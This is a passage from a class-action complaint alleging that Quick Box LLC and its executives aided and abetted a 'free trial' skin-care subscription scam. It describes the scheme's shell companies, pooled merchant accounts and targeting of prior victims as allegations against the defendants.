9 affiliates” it manages, as explained below in the section on aiding and abetting for Quick  
10 Box LLC. It further directly sent advertisements for La Pura to at least some members of  
11 the Class who were on a list it maintains of prior victims of scams, which it advertises to  
12 on behalf of its clients. James Martell directly violated each of the sections of the CLRA  
13 listed above because he directed and supervised this conduct, and he was responsible for  
14 the creation of this in-house affiliate network and for creating the list of prior victims.  
15 Stephen Adele and Chad Biggins directly violated each of the sections of the CLRA listed  
16 above because they directed and supervised this conduct.

17 371. **Aiding and Abetting (La Pura Defendants):** The La Pura Defendants aided  
18 and abetted one another, including in particular aiding and abetting Total Health Supply  
19 TUA, Inc. and DL Group Inc. when billing Ms. Tan. They are thus also responsible for and  
20 liable for one another’s conduct under this Cause of Action independently of their alter ego  
21 status. The La Pura Defendants knew about these violations of the CLRA and knew that  
22 these misrepresentations were being made to Plaintiff and the Class. As described herein,  
23 each of them was created and operated by a common John Doe or John Does, and the  
24 individuals listed as the nominal executives and owners were “front people” being paid to  
25 pretend to own and operate the companies. Because those John Doe(s) were directly  
26 committing the CLRA violations, and were in fact operating all of the shell companies  
27 including La Pura Defendants, their knowledge is imputed to those shell company  
28 Defendants.

1           372. The La Pura Defendants knew of the CLRA violations and misrepresentations  
2 involving the La Pura Products from the very beginning of the wrongful conduct. Indeed,  
3 each of the shell companies was specifically created by the John Doe(s) behind them to  
4 sign up for additional merchant accounts to be used in a common pool of accounts billing  
5 victims of the scam in rotation to avoid detection. The La Pura Defendants knew these  
6 violations and misrepresentations were a breach of duty to Plaintiffs and the Class because  
7 they (and the John Doe(s) who operated them) knew they were working together to commit  
8 fraud, intentional torts, were exposing Plaintiff and the Class to harms the La Pura  
9 Defendants could foresee, and knew they were not being treated with due care but instead  
10 were being intentionally defrauded.

11           373. The La Pura Defendants gave substantial assistance and encouragement to one  
12 another by fraudulently signing up for merchant accounts and pooling them together to be  
13 used in the Konnektive load balancer, knowing that all of those accounts would be used to  
14 bill consumers for the same products in violation of VISA and Mastercard rules. Their  
15 conduct in this regard was substantially the same, in that the John Doe(s) behind them were  
16 creating and operating the shell company Defendants assembly-line style to obtain new  
17 merchant accounts. The La Pura Defendants' conduct was a substantial factor in causing  
18 harm to Plaintiff and the Class. The creation of so many merchant accounts was necessary  
19 to hide the fraud, and without creating the pool of accounts, the load balancer could not  
20 have been operated and the fraud would have been flagged by banks, shut down, and  
21 Plaintiff and the Class would not have been injured. Without the La Pura Defendants'  
22 assistance to one another and to the John Doe(s) behind them, the scam could not have  
23 operated—none of them operating on their own could have run the scam because a single  
24 merchant account would have accumulated too many chargebacks and been cancelled. The  
25 injuries to Plaintiff and the Class would not have occurred but for the La Pura Defendants'  
26 conduct because the scam would have been quickly flagged as fraud and the merchant  
27 accounts cancelled without them collectively pooling their merchant accounts. The La Pura  
28 Defendants' conduct was a proximate cause of the injuries to Plaintiff and the Class

1 because the injuries were direct and reasonably foreseeable results of the conduct, in that  
2 the John Doe(s) behind these shell companies ran the scam and knew they were making  
3 misrepresentations, and it was reasonably foreseeable that providing this assistance would  
4 result in customers being billed for products they did not order and which were marketed  
5 in violation of the CLRA. The La Pura Defendants had specific intent to facilitate the  
6 wrongful conduct by one another and the John Doe(s) and consciously decided to  
7 participate in that tortious conduct, as evidenced by their decision to fraudulently sign up  
8 for merchant accounts, to use paid “front people” as owners, and to pool those merchant  
9 accounts together to sell the La Pura Products in violation of VISA/Mastercard rules.

10 374. Even if they did not have knowledge of the wrongful conduct, the La Pura  
11 Defendants are separately responsible for and liable for the CLRA violations and  
12 misrepresentations as aider and abettors because they gave the John Doe(s) and one another  
13 substantial assistance in achieving the tortious result and their own conduct, separately  
14 considered, constitutes a breach of duty to Plaintiff and the Class. The La Pura Defendants  
15 owed duties to Plaintiff and the Class, including a duty not to commit fraud, a duty not to  
16 commit intentional torts, a general duty of due care to avoid exposing Plaintiffs and the  
17 Class to foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to  
18 injure Plaintiff and the Class by violating California and Federal laws, and general duties  
19 of care arising from its relationship with and interaction with Plaintiff and the Class. The  
20 La Pura Defendants’ own conduct, separately considered, breached these duties because  
21 they directly committed torts against Plaintiff and the Class, namely direct violations as  
22 described in Causes of Action One through Five. As described above, they gave one  
23 another substantial assistance in achieving the tortious result.

24 375. **Aiding and Abetting (Quick Box LLC):** Defendant Quick Box LLC aided  
25 and abetted the La Pura Defendants and other John Does, and is thus also responsible for  
26 and liable for their conduct under this Cause of Action. Quick Box LLC knew about these  
27 violations of the CLRA and knew that these misrepresentations were being made to  
28 Plaintiff and the Class. Because of Quick Box LLC’s history in helping to run free trial

1 scams, it knew the nature of the fraud the La Pura Defendants were committing. Quick Box  
2 LLC has helped run hundreds of similar “free trial” scams, received and responded to  
3 complaints on its BBB page about its involvement in free trial scams, and is intimately  
4 familiar with how they work. Quick Box LLC was further sued on January 4, 2019 in a  
5 lawsuit alleging its participation in free trial scams and fake celebrity advertising, and knew  
6 La Pura was a scam because of the details provided in that lawsuit. Quick Box LLC is the  
7 returns processor for the La Pura Products and handled customer complaints and returns,  
8 and it received complaints from customers detailing the nature of the wrongful conduct.  
9 Quick Box LLC processed refunds for the La Pura Defendants and worked directly with  
10 their customer service department to do so, and as such knew the details of customer  
11 complaints and the nature of the tortious conduct. Quick Box LLC actively tracked the  
12 reasons for customer returns and reported to the La Pura Defendants on those reasons, and  
13 thus would have known of the tortious conduct. Quick Box LLC further tracked the traffic  
14 sources and conversion rates on the La Pura websites and provided information about it to  
15 the La Pura Defendants, meaning it knew about the fake celebrity advertisements. Quick  
16 Box LLC further conducts detailed testing of its clients’ websites, including button and  
17 layout testing to maximize conversion rates, and provides layout advice to its clients. Quick  
18 Box LLC saw the La Pura websites as part of performing this testing and advice process  
19 for the La Pura Defendants. Quick Box LLC further integrated software with the La Pura  
20 websites, and was aware of the contents of those websites as a result of this integration.  
21 Quick Box LLC assisted the La Pura Defendants with handling chargebacks, and as a result  
22 of this they knew the nature of the customer complaints being made which were detailed  
23 as the basis for the chargebacks. Quick Box LLC also assigned an inventory analyst to  
24 create reports on the rebill levels for the La Pura Defendants on a weekly basis, and as a  
25 result it knew that customers were cancelling their La Pura subscriptions at levels that could  
26 only be explained by fraud. Quick Box LLC has run its own affiliate network and helped  
27 the La Pura Defendants procure the fake celebrity advertising at issue here, meaning they  
28 knew those advertisements’ contents. Quick Box LLC was specifically aware of the details

1 of the merchant account scheme being run by the La Pura Defendants, which it knew of  
 2 because of its general involvement and because its CEO Stephen Adele attended a  
 3 presentation detailing how “MID flipping” worked. Quick Box LLC was aware of the  
 4 “false fronts” as a result of handling chargebacks for the La Pura Defendants.

5 376. Quick Box LLC merged with a company called Private Label Campaigns in  
 6 July 2017. Private Label Campaigns had previously been run by James Martell, and most  
 7 of its employees continued working for Quick Box LLC. Quick Box LLC integrated  
 8 Private Label Campaigns’ operations into its own structure. Archived copies of the Private  
 9 Label Campaigns website from July 2017 make clear that it was operating as part of Quick  
 10 Box LLC, referring to the Quick Box warehouse<sup>147</sup> in its marketing materials: “SHOPIFY:  
 11 LET US BUILD YOUR STORE AND INTERGRATE IT INTO OUR 100,000-SQUARE-  
 12 FOOT FULFILLMENT CENTER IN DENVER.”<sup>148</sup> After the merger, Quick Box LLC  
 13 continued to provide the same services as Private Label Campaigns using the same  
 14 employees but under its own name. The Private Label Campaigns archived website makes  
 15 clear that Quick Box LLC was extensively involved in the operation of its clients’ free trial  
 16 scams, to the point that it was creating turn-key free trial scams from clients from scratch.  
 17 Quick Box LLC designed free trial offers for clients, including the La Pura Defendants,  
 18 which it then promoted to its own network of affiliate marketers: “We have designed Trial  
 19 offers for private-label health and beauty products generating high profit margins. CPA  
 20 pay outs to affiliates, vary from \$45-\$47 according to the offer. The trials are designed to  
 21 follow the structures as designed below.... A full size product is sent to the customer along  
 22 with a delayed billing attached to it. Customers are allowed to try the product for 15 days  
 23 before it’s billed. In case they do not prefer paying for the product, it must be returned  
 24 within the trial period. Circumstantially the program may stand cancelled even on the first  
 25

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26 <sup>147</sup>

27 <https://www.prweb.com/releases/2017/10/prweb14837396.htm#:~:text=QuickBox%20operate%20out%20of%20a,in%20three%20days%20or%20less> (referring to 105,000 square foot Quick Box warehouse) (last visited Dec. 30, 2020).

28 <sup>148</sup> <https://web.archive.org/web/20170710023548/https://www.privatelabelcampaigns.com/> (last visited Dec. 30, 2020).

1 shipment and further turn out to be profitable on the auto ship.”<sup>149</sup> Quick Box LLC  
 2 maintained “a mounting database for customers of health and beauty products,” which it  
 3 offered to the La Pura Defendants and other free trial scammers so that they could target  
 4 prior victims again. These customers were individuals who had previously been scammed,  
 5 and whose contact information Quick Box LLC maintained to sell to its other clients,  
 6 including the La Pura Defendants. Often these individuals in Quick Box LLC’s database  
 7 were elderly or had cognitive issues which made them ideal as repeated targets for scams.  
 8 For example, one BBB complaint described a victim of the La Pura scam as follows: “My  
 9 mom ordered these through an autoship. She's 88 years old and has bought many pills/  
 10 creams from different companies. I found these products piling up unopened in her  
 11 bathroom.... She was not aware of fine print of the "try for free" and didn't know why she  
 12 was getting them.”<sup>150</sup> Quick Box LLC was aware of this, and it was commonly known in  
 13 the industry. Quick Box LLC provided services to help free trial scammers (including the  
 14 La Pura Defendants) with “Legal entity setup,” “merchant processing,” “Split testing and  
 15 optimization,” “Customersupport (sic) service and training” (i.e., training customer support  
 16 representatives on how to handle complaints about the scam), and “Sales copy” (i.e.,  
 17 helping write the advertisements).<sup>151</sup> Not only did it provide these services, but Quick Box  
 18 LLC also provided “media funding” services to free trial scammers, including the La Pura  
 19 Defendants, in which it used a network of partners to finance advertising campaigns for  
 20 scams so that clients, including the La Pura Defendants, could fund large advertising  
 21 campaigns until the subscription billing payments began and allowed them to repay the  
 22 financing.<sup>152</sup> Quick Box LLC also directly bought Internet traffic for the La Pura  
 23 Defendants using advertisements it created and directed victims to their website, as well as

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24  
 25 <sup>149</sup>

<https://web.archive.org/web/20140327170003/http://www.privatelabelcampaigns.com/campaign-management.html> (last visited Dec. 30, 2020).

<sup>150</sup> <https://www.bbb.org/us/fl/odessa/profile/high-risk-free-trial-offers/lapura-skin-care-0653-90352238/complaints>

<sup>151</sup> *Id.*

<sup>152</sup>

<https://web.archive.org/web/20140327170027/http://www.privatelabelcampaigns.com/media-funding.html> (last visited Dec. 30, 2020).

1 sent traffic from a network of “in-house affiliates” it maintained. These services were  
2 advertised on the Private Label Campaigns website as of the date of the merger, and Quick  
3 Box LLC continued providing them afterwards.<sup>153</sup> According to the LinkedIn profile of an  
4 employee of Private Label Campaigns, it maintained “proprietary software” that “is used  
5 by our non-technical staff for reporting, managing our web presence, **and sending data to**  
6 **the banks we work with.**”<sup>154</sup> QuickBox LLC continued using this proprietary software on  
7 behalf of its clients after it merged with Private Label Campaigns. Quick Box LLC knew  
8 every detail of how the La Pura Defendants’ scam worked because of this extensive  
9 involvement and because it routinely created turn-key free trial scams for individuals it  
10 recruited at conferences.

11 377. Quick Box LLC knew of the CLRA violations and misrepresentations  
12 involving the La Pura Products from the very beginning of the wrongful conduct, because  
13 it was involved the creation of the product, the websites, and the marketing materials.  
14 Quick Box LLC knew these violations and misrepresentations were a breach of duty to  
15 Plaintiffs and the Class because it knew the La Pura Defendants were committing fraud,  
16 intentional torts, were exposing Plaintiff and the Class to harms Quick Box LLC could  
17 foresee, and Quick Box LLC knew they were not being treated with due care but instead  
18 were being intentionally defrauded.

19 378. Quick Box LLC gave substantial assistance and encouragement to the La Pura  
20 Defendants and the John Doe(s) by: directly writing the advertising copy about La Pura’s  
21 purported health benefits that was used on the final websites; providing product sheets  
22 containing that advertising copy to the La Pura Defendants knowing and intending that it  
23 would be used in advertisements to consumers; providing advice on how to market the La  
24 Pura Products to the La Pura Defendants, in particular through its executive and ownership  
25 team, who have been personally involved in running “free trial” scams themselves;

26  
27  
28 <sup>153</sup> <https://web.archive.org/web/20170710023548/https://www.privatelabelcampaigns.com/>  
(last visited Dec. 30, 2020).

<sup>154</sup> <https://www.linkedin.com/in/patrick-mcheyser-a8758bb1/>

1 providing “white label” product and label design services to the La Pura Defendants, which  
2 involved creating the label and manufacturing the La Pura Products; providing shipping  
3 services; handling customer returns and complaints; processing refunds in cooperation with  
4 the La Pura Defendants’ customer service department; provided software integration  
5 services for the La Pura websites; conducting button, layout, and conversion testing for the  
6 La Pura Defendants and providing advice on how to layout the websites to increase  
7 customer conversions; providing a “portal” of documents to the La Pura Defendants that  
8 contain advice on how to operate a free trial scam; assisting the La Pura Defendants in  
9 handling and minimizing chargebacks; assigning an inventory analyst to the La Pura  
10 Defendants and providing weekly inventory and subscription rebill reports to assist in  
11 sales; using their strategic partnerships to refer them to other service providers; providing  
12 advice and encouragement on how to run the scam generally; and providing the various  
13 services listed above that were advertised on the Private Label Campaigns website. Quick  
14 Box LLC’s conduct was a substantial factor in causing harm to Plaintiffs and the Class.  
15 The shipping services and shipping of the unordered products were a necessary fig leaf to  
16 avoid detection of the fraud and to enable victims’ credit cards and bank accounts to be  
17 billed without chargebacks being issued by their banks, and by knowingly shipping  
18 unordered products Quick Box LLC enabled the La Pura Defendants to issue unauthorized  
19 charges for more than the consumers agreed to. Without Quick Box LLC’s assistance, the  
20 La Pura Defendants’ and other John Does’ scam could not have operated—they could not  
21 have shipped the products, they would not have had products to ship because of the white  
22 label services, chargebacks would not have been processed in ways that avoided detection,  
23 customer complaints would have resulted in the scheme being flagged for fraud, and they  
24 would not have had Quick Box LLC’s advice on how to run the scam without being  
25 detected. The injuries to Plaintiffs and the Class would not have occurred but for Quick  
26 Box LLC’s conduct because the scam would have been quickly flagged as fraud and the  
27 merchant accounts cancelled without these shipping services to provide the “fig leaf” of a  
28 purported product sale. Quick Box LLC’s conduct was a proximate cause of the injuries to

1 Plaintiffs and the Class because the injuries were direct and reasonably foreseeable results  
2 of the conduct, in that Quick Box LLC knew how the scam worked and knew about the  
3 misrepresentations made on the websites, and it was reasonably foreseeable that providing  
4 this assistance would result in customers being billed for products they did not order and  
5 which were marketed in violation of the CLRA. Quick Box LLC had specific intent to  
6 facilitate the wrongful conduct by the La Pura Defendants and other John Does and  
7 consciously decided to participate in that tortious conduct, as evidenced by its recruitment  
8 of scammers at conferences, its continued participation despite consumer complaints and  
9 the lawsuit against it, and the other facts suggesting its knowledge.

10 379. Even if it did not have knowledge of the wrongful conduct, Quick Box LLC  
11 is separately responsible for and liable for the CLRA violations and misrepresentations by  
12 the La Pura Defendants and other John Does as an aider and abettor because it gave them  
13 substantial assistance in achieving the tortious result and its own conduct, separately  
14 considered, constitutes a breach of duty to Plaintiff and the Class. Quick Box LLC owed  
15 duties to Plaintiff and the Class, including a duty not to commit fraud, a duty not to commit  
16 intentional torts, a general duty of due care to avoid exposing Plaintiff and the Class to  
17 foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to injure  
18 Plaintiff and the Class by violating California and Federal laws, and general duties of care  
19 arising from its relationship with and interaction with Plaintiff and the Class. Quick Box  
20 LLC's own conduct, separately considered, breached these duties because it directly  
21 committed torts against Plaintiff and the Class, as described in the First through Fifth  
22 Causes of Action. As described above, it gave them substantial assistance in achieving the  
23 tortious result.

24 380. **Aiding and Abetting (Stephen Adele):** Defendant Stephen Adele aided and  
25 abetted the La Pura Defendants and other John Does, and is thus also responsible for and  
26 liable for their conduct under this Cause of Action. As CEO, he directed Quick Box LLC's  
27 conduct and made it a matter of company policy to seek out free trial scammers as  
28 customers and to provide them the services described herein. The services provided to the

1 La Pura Defendants were provided pursuant to this policy and at Adele’s direction. Plaintiff  
2 incorporates by reference the aiding and abetting section as to Quick Box LLC in the First  
3 Cause of Action, which describes the services Quick Box LLC provided to the La Pura  
4 Defendants pursuant to this policy. Adele personally participated in this conduct, in  
5 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
6 and advice on marketing the La Pura Products based on his own prior experience running  
7 similar scams and on his experience helping other clients of Quick Box LLC who were  
8 running such scams.

9 381. Adele knew about these violations of the CLRA and knew that these  
10 misrepresentations were being made to Plaintiff and the Class. Because of his history in  
11 helping to run free trial scams, he knew the nature of the fraud the La Pura Defendants  
12 were committing. He was further intimately involved in the lawsuit filed against Quick  
13 Box LLC and knew about its involvement in free trial scams. He personally recruited free  
14 trial scammers as customers of Quick Box LLC, knowing that they were committing  
15 tortious conduct. He personally advised and assisted the La Pura Defendants on how to run  
16 their scam, and because of his prior history and his knowledge of Quick Box LLC’s  
17 operations, he knew that the La Pura Defendants were running a “free trial” scam with fake  
18 celebrity advertisements. He supervised and controlled Quick Box LLC’s conduct as  
19 outlined in the aiding and abetting section of the First Cause of Action, and because of that  
20 supervision and control and because of the volume of sales of the La Pura Defendants, he  
21 knew the nature of their tortious conduct. Adele was specifically aware of the details of the  
22 merchant account scheme being run by the La Pura Defendants, which he knew of from  
23 operating his own version of the scam in the past and because he attended a presentation  
24 detailing how “MID flipping” worked (after which he invited the “MID flippers” to visit  
25 Quick Box’s headquarters to court them as customers).

26 382. Adele knew of the CLRA violations and misrepresentations involving the La  
27 Pura Products from the very beginning of the wrongful conduct, because he supervised and  
28 controlled Quick Box LLC’s activities and was involved the creation of the product, the

1 websites, and the marketing materials. He knew these violations and misrepresentations  
2 were a breach of duty to Plaintiffs and the Class because he knew the La Pura Defendants  
3 were committing fraud, intentional torts, were exposing Plaintiff and the Class to harms he  
4 could foresee, and he knew they were not being treated with due care but instead were  
5 being intentionally defrauded.

6 383. Adele gave substantial assistance and encouragement to the La Pura  
7 Defendants and the John Doe(s) by: setting Quick Box LLC’s policies and supervising its  
8 assistance of the La Pura Defendants as described in the aiding and abetting section for  
9 Quick Box LLC in the First Cause of Action; providing advice on the marketing of the La  
10 Pura Products and on how to run the scam; and encouraging the John Doe(s) behind the La  
11 Pura scam by recruiting them as clients of Quick Box LLC and encouraging them to use  
12 its services in support of the scam. Adele’s conduct was a substantial factor in causing  
13 harm to Plaintiffs and the Class. Without Adele’s support and direction, Quick Box LLC  
14 would not have provided services to the La Pura Defendants. The services he caused Quick  
15 Box LLC to provide, including the shipping services and shipping of the unordered  
16 products, were a necessary fig leaf to avoid detection of the fraud and to enable victims’  
17 credit cards and bank accounts to be billed without chargebacks being issued by their  
18 banks, and by knowingly shipping unordered products Quick Box LLC enabled the La Pura  
19 Defendants to issue unauthorized charges for more than the consumers agreed to. Without  
20 this assistance, the La Pura Defendants’ and other John Does’ scam could not have  
21 operated—they could not have shipped the products, they would not have had products to  
22 ship because of the white label services, chargebacks would not have been processed in  
23 ways that avoided detection, customer complaints would have resulted in the scheme being  
24 flagged for fraud, and they would not have had Quick Box LLC’s advice on how to run the  
25 scam without being detected. The injuries to Plaintiffs and the Class would not have  
26 occurred but for Adele’s conduct because the scam would have been quickly flagged as  
27 fraud and the merchant accounts cancelled without these shipping services to provide the  
28 “fig leaf” of a purported product sale. Adele’s conduct was a proximate cause of the injuries

1 to Plaintiffs and the Class because the injuries were direct and reasonably foreseeable  
2 results of the conduct, in that he knew how the scam worked and knew about the  
3 misrepresentations made on the websites, and it was reasonably foreseeable that providing  
4 this assistance would result in customers being billed for products they did not order and  
5 which were marketed in violation of the CLRA. Adele had specific intent to facilitate the  
6 wrongful conduct by the La Pura Defendants and other John Does and consciously decided  
7 to participate in that tortious conduct, as evidenced by his recruitment of scammers at  
8 conferences, his continued participation despite consumer complaints and the lawsuit  
9 against Quick Box LLC, and the other facts suggesting his knowledge.

10 384. Even if he did not have knowledge of the wrongful conduct, Adele is  
11 separately responsible for and liable for the CLRA violations and misrepresentations by  
12 the La Pura Defendants and other John Does as an aider and abettor because he gave them  
13 substantial assistance in achieving the tortious result and his own conduct, separately  
14 considered, constitutes a breach of duty to Plaintiff and the Class. Adele owed duties to  
15 Plaintiff and the Class, including a duty not to commit fraud, a duty not to commit  
16 intentional torts, a general duty of due care to avoid exposing Plaintiff and the Class to  
17 foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to injure  
18 Plaintiff and the Class by violating California and Federal laws, and general duties of care  
19 arising from its relationship with and interaction with Plaintiff and the Class. Adele's own  
20 conduct, separately considered, breached these duties because he directly committed torts  
21 against Plaintiff and the Class, as described in the First through Fifth Causes of Action. As  
22 described above, he gave them substantial assistance in achieving the tortious result.

23 385. **Aiding and Abetting (Biggins):** Defendant Chad Biggins aided and abetted  
24 the La Pura Defendants and other John Does, and is thus also responsible for and liable for  
25 their conduct under this Cause of Action. As COO, he directed Quick Box LLC's conduct  
26 and made it a matter of company policy to seek out free trial scammers as customers and  
27 to provide them the services described herein. The services provided to the La Pura  
28 Defendants were provided pursuant to this policy and at Biggins' direction. Plaintiff

1 incorporates by reference the aiding and abetting section as to Quick Box LLC in the First  
2 Cause of Action, which describes the services Quick Box LLC provided to the La Pura  
3 Defendants pursuant to this policy. Biggins personally participated in this conduct, in  
4 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
5 and advice on marketing the La Pura Products based on his own prior experience running  
6 similar scams and on his experience helping other clients of Quick Box LLC who were  
7 running such scams.

8 386. Biggins knew about these violations of the CLRA and knew that these  
9 misrepresentations were being made to Plaintiff and the Class. Because of his history in  
10 helping to run free trial scams, he knew the nature of the fraud the La Pura Defendants  
11 were committing. He personally recruited free trial scammers as customers of Quick Box  
12 LLC, including when it was known as “2chads,” knowing that they were committing  
13 tortious conduct. He developed at least some of the materials in the “portal” that 2chads  
14 (later Quick Box LLC) provides to clients to explain how to run a free trial scam. He  
15 personally advised and assisted the La Pura Defendants on how to run their scam, and  
16 because of his prior history and his knowledge of Quick Box LLC’s operations, he knew  
17 that the La Pura Defendants were running a “free trial” scam with fake celebrity  
18 advertisements. He further was involved in the due diligence for the merger with Private  
19 Label Campaigns, as well as its subsequent integration into Quick Box LLC, meaning he  
20 knew of Quick Box LLC’s turn-key free trial scam services. He supervised and controlled  
21 Quick Box LLC’s conduct as outlined in the aiding and abetting section of the First Cause  
22 of Action, and because of that supervision and control and because of the volume of sales  
23 of the La Pura Defendants, he knew the nature of their tortious conduct.

24 387. Biggins knew of the CLRA violations and misrepresentations involving the  
25 La Pura Products from the very beginning of the wrongful conduct, because he supervised  
26 and controlled Quick Box LLC’s activities and was involved the creation of the product,  
27 the websites, and the marketing materials. He knew these violations and misrepresentations  
28 were a breach of duty to Plaintiffs and the Class because he knew the La Pura Defendants

1 were committing fraud, intentional torts, were exposing Plaintiff and the Class to harms he  
2 could foresee, and he knew they were not being treated with due care but instead were  
3 being intentionally defrauded.

4 388. Biggins gave substantial assistance and encouragement to the La Pura  
5 Defendants and the John Doe(s) by: setting Quick Box LLC's policies and supervising its  
6 assistance of the La Pura Defendants as described in the aiding and abetting section for  
7 Quick Box LLC in the First Cause of Action; providing advice to the La Pura Defendants  
8 on the marketing of the La Pura Products and on how to run the scam; helping create the  
9 sample marketing language which Quick Box LLC provided to the La Pura Defendants  
10 and which was used on their website, and encouraging the John Doe(s) behind the La Pura  
11 scam by encouraging them to use Quick Box LLC's services in support of the scam.  
12 Biggins' conduct was a substantial factor in causing harm to Plaintiffs and the Class.  
13 Without Biggins' support and direction, Quick Box LLC would not have provided services  
14 to the La Pura Defendants. The services he caused Quick Box LLC to provide, including  
15 the shipping services and shipping of the unordered products, were a necessary fig leaf to  
16 avoid detection of the fraud and to enable victims' credit cards and bank accounts to be  
17 billed without chargebacks being issued by their banks, and by knowingly shipping  
18 unordered products Quick Box LLC enabled the La Pura Defendants to issue unauthorized  
19 charges for more than the consumers agreed to. Without this assistance, the La Pura  
20 Defendants' and other John Does' scam could not have operated—they could not have  
21 shipped the products, they would not have had products to ship because of the white label  
22 services, chargebacks would not have been processed in ways that avoided detection,  
23 customer complaints would have resulted in the scheme being flagged for fraud, and they  
24 would not have had Quick Box LLC's advice on how to run the scam without being  
25 detected. The injuries to Plaintiffs and the Class would not have occurred but for Biggins'  
26 conduct because the scam would have been quickly flagged as fraud and the merchant  
27 accounts cancelled without these shipping services to provide the "fig leaf" of a purported  
28 product sale. Biggins' conduct was a proximate cause of the injuries to Plaintiffs and the

1 Class because the injuries were direct and reasonably foreseeable results of the conduct, in  
2 that he knew how the scam worked and knew about the misrepresentations made on the  
3 websites, and it was reasonably foreseeable that providing this assistance would result in  
4 customers being billed for products they did not order and which were marketed in  
5 violation of the CLRA. Biggins had specific intent to facilitate the wrongful conduct by  
6 the La Pura Defendants and other John Does and consciously decided to participate in that  
7 tortious conduct, as evidenced by his long history of assisting free trial scammers, his key  
8 role as a founder of 2Chads/Quick Box LLC (which from the inception of the company  
9 was focused on assisting free trial scammers), the contents of the white papers on the  
10 2Chads website which advised on how to run a free trial scam which were created when  
11 Biggins was one of the few employees of the company, the fact that the company touted  
12 his marketing knowledge and history to its base of free trial scammer customers, and the  
13 other facts suggesting his knowledge.

14 389. Even if he did not have knowledge of the wrongful conduct, Biggins is  
15 separately responsible for and liable for the CLRA violations and misrepresentations by  
16 the La Pura Defendants and other John Does as an aider and abettor because he gave them  
17 substantial assistance in achieving the tortious result and his own conduct, separately  
18 considered, constitutes a breach of duty to Plaintiff and the Class. Biggins owed duties to  
19 Plaintiff and the Class, including a duty not to commit fraud, a duty not to commit  
20 intentional torts, a general duty of due care to avoid exposing Plaintiff and the Class to  
21 foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to injure  
22 Plaintiff and the Class by violating California and Federal laws, and general duties of care  
23 arising from its relationship with and interaction with Plaintiff and the Class. Biggins' own  
24 conduct, separately considered, breached these duties because he directly committed torts  
25 against Plaintiff and the Class, as described in the First through Fifth Causes of Action. As  
26 described above, he gave them substantial assistance in achieving the tortious result.

27 390. **Aiding and Abetting (Martell):** Defendant James Martell aided and abetted  
28 the La Pura Defendants and other John Does, and is thus also responsible for and liable for

1 their conduct under this Cause of Action. As Vice President of Sales, he directed Quick  
2 Box LLC's conduct and made it a matter of company policy to seek out free trial scammers  
3 as customers and to provide them the services described herein. The services provided to  
4 the La Pura Defendants were provided pursuant to this policy and at Martell's direction.  
5 Plaintiff incorporates by reference the aiding and abetting section as to Quick Box LLC in  
6 the First Cause of Action, which describes the services Quick Box LLC provided to the La  
7 Pura Defendants pursuant to this policy. Martell personally participated in this conduct, in  
8 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
9 and advice on marketing the La Pura Products based on his own prior experience running  
10 similar scams and on his experience helping other clients of Quick Box LLC who were  
11 running such scams. Martell further created Private Label Campaigns, and integrated the  
12 company into Quick Box LLC after the two companies merged. He was thus directly  
13 involved in supervising and operating the turn-key free trial scam aspects of Quick Box  
14 LLC's business discussed *supra*.

15 391. Martell knew about these violations of the CLRA and knew that these  
16 misrepresentations were being made to Plaintiff and the Class. Because of his history in  
17 helping to run free trial scams, including at his companies Brand Innovate and Private  
18 Label Campaigns, he knew the nature of the fraud the La Pura Defendants were  
19 committing. He personally recruited free trial scammers as customers of Quick Box LLC  
20 knowing that they were committing tortious conduct. He personally advised and assisted  
21 the La Pura Defendants on how to run their scam, and because of his prior history and his  
22 knowledge of Quick Box LLC's operations, he knew that the La Pura Defendants were  
23 running a "free trial" scam with fake celebrity advertisements. He supervised and  
24 controlled Quick Box LLC's conduct as outlined in the aiding and abetting section of the  
25 First Cause of Action, and because of that supervision and control and because of the  
26 volume of sales of the La Pura Defendants, he knew the nature of their tortious conduct.

27 392. Martell knew of the CLRA violations and misrepresentations involving the  
28 La Pura Products from the very beginning of the wrongful conduct, because he supervised

1 and controlled Quick Box LLC’s activities and was involved the creation of the product,  
2 the websites, and the marketing materials. He knew these violations and misrepresentations  
3 were a breach of duty to Plaintiffs and the Class because he knew the La Pura Defendants  
4 were committing fraud, intentional torts, were exposing Plaintiff and the Class to harms he  
5 could foresee, and he knew they were not being treated with due care but instead were  
6 being intentionally defrauded.

7 393. Martell gave substantial assistance and encouragement to the La Pura  
8 Defendants and the John Doe(s) by: setting Quick Box LLC’s policies and supervising its  
9 assistance of the La Pura Defendants as described in the aiding and abetting section for  
10 Quick Box LLC in the First Cause of Action; providing advice to the La Pura Defendants  
11 on the marketing of the La Pura Products and on how to run the scam; providing consulting  
12 services to the La Pura Defendants through Quick Box LLC and “Brand Innovate”  
13 including directly assisting them in purchasing affiliate advertising and managing their  
14 advertising campaigns, assisting them in obtaining merchant accounts, and assisting them  
15 in avoiding chargebacks, and encouraging the John Doe(s) behind the La Pura scam by  
16 encouraging them to use Quick Box LLC’s services in support of the scam. Martell’s  
17 conduct was a substantial factor in causing harm to Plaintiffs and the Class. Without  
18 Martell’s support and direction, Quick Box LLC would not have provided services to the  
19 La Pura Defendants. The services he caused Quick Box LLC to provide, including the  
20 shipping services and shipping of the unordered products, were a necessary fig leaf to avoid  
21 detection of the fraud and to enable victims’ credit cards and bank accounts to be billed  
22 without chargebacks being issued by their banks, and by knowingly shipping unordered  
23 products Quick Box LLC enabled the La Pura Defendants to issue unauthorized charges  
24 for more than the consumers agreed to. Without this assistance, the La Pura Defendants’  
25 and other John Does’ scam could not have operated—they could not have shipped the  
26 products, they would not have had products to ship because of the white label services,  
27 chargebacks would not have been processed in ways that avoided detection, customer  
28 complaints would have resulted in the scheme being flagged for fraud, and they would not

1 have had Quick Box LLC’s advice on how to run the scam without being detected. The  
2 injuries to Plaintiffs and the Class would not have occurred but for Martell’s conduct  
3 because the scam would have been quickly flagged as fraud and the merchant accounts  
4 cancelled without these shipping services to provide the “fig leaf” of a purported product  
5 sale. Martell’s conduct was a proximate cause of the injuries to Plaintiffs and the Class  
6 because the injuries were direct and reasonably foreseeable results of the conduct, in that  
7 he knew how the scam worked and knew about the misrepresentations made on the  
8 websites, and it was reasonably foreseeable that providing this assistance would result in  
9 customers being billed for products they did not order and which were marketed in  
10 violation of the CLRA. Martell had specific intent to facilitate the wrongful conduct by the  
11 La Pura Defendants and other John Does and consciously decided to participate in that  
